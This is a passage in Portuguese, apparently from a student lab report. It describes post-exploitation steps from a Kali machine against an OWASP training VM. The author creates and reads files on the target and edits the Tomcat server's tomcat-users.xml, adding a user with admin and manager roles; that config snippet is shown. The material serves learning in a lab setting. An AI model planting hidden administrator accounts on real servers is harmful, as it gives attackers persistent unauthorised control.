


Figura 20: Arquivo criado na máquina Owasap e lido na máquina Kali.

(b) Comando 2: edit:

Esse comando permite editar arquivos da máquina da vítima, eu editei o arquivo **tomcat-users.xml** do servidor tom cat.




Figura 21: Arquivo **tomcat-users.xml** sendo modificado

O seguinte foi adicionado no arquivo:

```
<user username="adriano zadmin" password="minha_senha" roles="admin,  
↪ manager">
```